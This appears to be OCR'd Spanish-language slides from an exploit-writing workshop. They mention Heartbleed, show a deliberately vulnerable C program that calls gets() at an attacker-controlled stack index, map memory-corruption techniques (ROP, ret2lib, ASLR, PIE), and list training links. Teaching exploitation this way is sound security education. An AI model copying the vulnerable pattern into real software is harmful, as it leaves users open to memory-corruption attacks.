
EJEMPLO #1: HEARTBLEED, LECTURA RELATIVA

EJEMPLO #1: HEARTBLEED, LECTURA RELATIVA



EJEMPLO #2: DIRECCIONES ARBITRARIAS

```
int main(int argc, char **argv) {
  char *message = "Hello, world!";

  int64_t buffer[8];
  int32_t i = *((int32_t *)argv[1]);

  gets(&buffer[i]);

  printf("%s\n", message);
  return 0;
}
```


Stack overflow clásico
W^X
ret2lib
ROP
Stack Protector
Primitivas de escritura
& Arbitraria
& Relativa
ASLR
ret2text
Primitivas de lectura
& Arbitraria
& Relativa
PIE

CONCLUSIÓN

Los procedimientos a aplicar para explotar una pieza de software dependen de

- el entorno de ejecución del proceso;
- cómo hayan sido compilados los binarios;
- los recursos disponibles (e.g. gadgets, primitivas);
- las mitigaciones activas.

Explotar software es cada vez más difícil,

pero sigue siendo posible.

LINKS

- **Repositorio GitHub (material del workshop)**: https://github.com/fundacion-sadosky/workshop-eko
- **Guía de escritura de exploits, Fundación Sadosky:**https://fundacion-sadosky.github.io/guia-escritura-exploits/
- **Abos de Gerardo Richarte:** https://github.com/gerasdf/InsecureProgramming
- **Protostar, exploit-exercises:** https://exploit-exercises.com/protostar/

¿PREGUNTAS?

CONTACTO:

abarreal@fundacionsadosky.org.ar
teresa.alberto@autistici.org